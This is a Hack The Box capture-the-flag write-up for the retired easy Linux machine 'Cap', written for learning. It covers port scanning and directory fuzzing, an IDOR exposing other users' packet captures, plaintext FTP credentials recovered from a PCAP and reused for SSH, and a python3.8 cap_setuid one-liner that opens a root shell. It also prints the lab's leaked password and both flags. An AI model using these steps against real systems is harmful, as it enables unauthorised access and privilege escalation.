Cap

Tags	RETIRED MACHINE

🧠 Cap – HTB Writeup (Easy Linux)

🧩 Summary

Cap is an easy Linux machine that demonstrates:

- **IDOR vulnerability** in a web-based packet capture tool
- **Credential leakage** via PCAP
- **Privilege escalation** using Linux capabilities (`cap_setuid`)


🔍 Enumeration

1. **How many TCP ports are open?**

`nmap -sS 10.10.10.245`

Open TCP Ports:

- 21 (FTP)
- 22 (SSH)
- 80 (HTTP)



```
┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ nmap -sS 10.10.10.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 11:39 EDT
Nmap scan report for 10.10.10.245 (10.10.10.245)
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.82 seconds
```

- Nmap output showing the 3 open ports

2.After running a "Security Snapshot", the browser is redirected to a path of the format /[something]/[id], where [id] represents the id number of the scan. What is the [something]?

🌐 Web Discovery


Using `ffuf`:

bash

`ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.10.245/FUZZ`

Discovered endpoints:

- `/data`
- `/ip`
- `/netstat`



```
┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.10.245/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.245/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 19386, Words: 8716, Lines: 389, Dur
data                    [Status: 302, Size: 208, Words: 21, Lines: 4, Duration:
ip                      [Status: 200, Size: 17460, Words: 7275, Lines: 355, Dur
netstat                 [Status: 200, Size: 36455, Words: 17508, Lines: 526, Du
:: Progress: [4614/4614] :: Job [1/1] :: 732 req/sec :: Duration: [0:00:06] ::
```

- the answer is data

🕵️ IDOR Vulnerability

Triggering a "Security Snapshot" redirects to:


`/data/0`

By changing the ID, you can access other users' captures:

```
/data/1
/data/2
...
```

Answer to Q3: Are you able to get to other users' scans?

> Yes



10.10.10.245/data/18

🔒 Credential Leak via PCAP

In `/data/0`, download the PCAP file and open it in Wireshark. Look for:


- **FTP credentials in plaintext**

Answer to Q4: What is the ID of the PCAP file with sensitive data?

> 0

Answer to Q5: Which application layer protocol contains the sensitive data?

> FTP



tcp.stream eq 3

No.	Time	Source	Destination	Protocol	Length	Info
31	2.624570	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Wi
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=105
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=10
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=6
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the pas
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=6
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
44	5.432834	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=6
45	5.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
46	5.478790	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=42 Ack=97 Win=1
47	6.309628	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192,168,196,1,212,140
48	6.309655	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=97 Ack=70 Win=6
49	6.309874	192.168.196.16	192.168.196.1	FTP	107	Response: 200 PORT command successfu

```
Frame 36: 69 bytes on wire (552 bits), 69 bytes captured (55
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.16
Transmission Control Protocol, Src Port: 54411, Dst Port: 21
File Transfer Protocol (FTP)
[Current working directory: ]
```

```
0000  00 00 00 01 00 06 00 50  56 c0 00 08 00 00 08 00
0010  45 00 00 35 0e 24 40 00  80 06 e3 3b c0 a8 c4 01
0020  c0 a8 c4 10 d4 8b 00 15  60 81 78 52 1b 22 5c ea
0030  50 18 10 0a 73 da 00 00  55 53 45 52 20 6e 61 74
0040  68 61 6e 0d 0a
```

- Wireshark view showing FTP login with username/password

🧑‍💻 Foothold via FTP & SSH


Use leaked credentials to log in:

bash

```
ftp 10.10.10.245
ssh nathan@10.10.10.245
```

Answer to Q6: What other service does the password work on?

> SSH



```
┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:kali): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10405|)
150 Here comes the directory listing.
-rw-rw-r--    1 1001     1001       956175 Aug 08 11:57 1.sh
-rwxrwxr-x    1 1001     1001       956174 Aug 08 12:33 linpeas.sh
drwxr-xr-x    3 1001     1001         4096 Aug 08 07:33 snap
-r--------    1 1001     1001           33 Aug 08 03:20 user.txt
226 Directory send OK.
ftp> ls -al
229 Entering Extended Passive Mode (|||33485|)
150 Here comes the directory listing.
drwxr-xr-x    5 1001     1001         4096 Aug 08 12:33 .
drwxr-xr-x    3 0        0            4096 May 23  2021 ..
lrwxrwxrwx    1 0        0               9 May 15  2021 .bash_history → /dev/n
-rw-r--r--    1 1001     1001          220 Feb 25  2020 .bash_logout
-rw-r--r--    1 1001     1001         3771 Feb 25  2020 .bashrc
drwx------    2 1001     1001         4096 May 23  2021 .cache
drwx------    3 1001     1001         4096 Aug 08 15:24 .gnupg
-rw-r--r--    1 1001     1001          807 Feb 25  2020 .profile
-rw-------    1 1001     1001          779 Aug 08 11:57 .viminfo
```

```
┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10
.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePI
tP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting
(yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED
25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.
0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonica
l.com
 * Support:        https://ubuntu.com/advanta
ge

  System information as of Fri Aug  8 15:44:1
4 UTC 2025

  System load:           0.0
  Usage of /:            37.0% of 8.73GB
  Memory usage:          38%
  Swap usage:            0%
  Processes:             255
  Users logged in:       1
```


- Successful FTP login
- Successful SSH login as `nathan`

🏁 User Flag

bash

`cat /home/nathan/user.txt`

Flag: `d38161568227f5c1437f1d55a0f3426d`



```
nathan@cap:~$ ls -la
total 1912
drwxr-xr-x 5 nathan nathan   4096 Aug  8 12:33 .
drwxr-xr-x 3 root   root     4096 May 23  2021 ..
lrwxrwxrwx 1 root   root        9 May 15  2021 .bash_history → /dev/null
-rw-r--r-- 1 nathan nathan    220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 nathan nathan   3771 Feb 25  2020 .bashrc
drwx------ 2 nathan nathan   4096 May 23  2021 .cache
drwx------ 3 nathan nathan   4096 Aug  8 15:24 .gnupg
-rw-r--r-- 1 nathan nathan    807 Feb 25  2020 .profile
-rw------- 1 nathan nathan    779 Aug  8 11:57 .viminfo
-rw-rw-r-- 1 nathan nathan 956175 Aug  8 11:57 1.sh
-rwxrwxr-x 1 nathan nathan 956174 Aug  8 12:33 linpeas.sh
drwxr-xr-x 3 nathan nathan   4096 Aug  8 07:33 snap
-r-------- 1 nathan nathan     33 Aug  8 03:20 user.txt
nathan@cap:~$ cat user.txt
d38161568227f5c1437f1d55a0f3426d
```


- Terminal showing contents of `user.txt`

🚀 Privilege Escalation via Capabilities

Check capabilities:

bash

`getcap /usr/bin/python3.8`




```
nathan@cap:~$ getcap /usr/bin/python3.8
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
```

- `getcap` output showing `cap_setuid`
- `python3.8` can **change its UID** (user ID)
- It can **bind to privileged ports**
- The `+eip` means these capabilities are **effective**, **inheritable**, and **permitted**

🧨 Exploitation

bash

`/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'`



```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/b
ash")'
```

This does:

- `os.setuid(0)`: switches to root
- `os.system("/bin/bash")`: opens a root shell


Python command spawning root shell

🏁 Root Flag

bash

`cat /root/root.txt`

Flag: `5a1d95b5a09aee5f5b8e1e2cd07bb7ff`



```
root@cap:/root# ls -la
total 36
drwx------  6 root root 4096 Aug  8 03:20 .
drwxr-xr-x 20 root root 4096 Jun  1  2021 ..
lrwxrwxrwx  1 root root    9 May 15  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 May 23  2021 .cache
drwxr-xr-x  3 root root 4096 May 23  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 May 23  2021 .ssh
lrwxrwxrwx  1 root root    9 May 27  2021 .viminfo -> /dev/null
-r--------  1 root root   33 Aug  8 03:20 root.txt
drwxr-xr-x  3 root root 4096 May 23  2021 snap
root@cap:/root# cat root.txt
5a1d95b5a09aee5f5b8e1e2cd07bb7ff
```

- Terminal showing contents of `root.txt`

🧠 Final Thoughts

Cap is a great box for beginners to learn:

- Web-based enumeration
- IDOR exploitation
- Packet analysis with Wireshark
- Linux capabilities for privilege escalation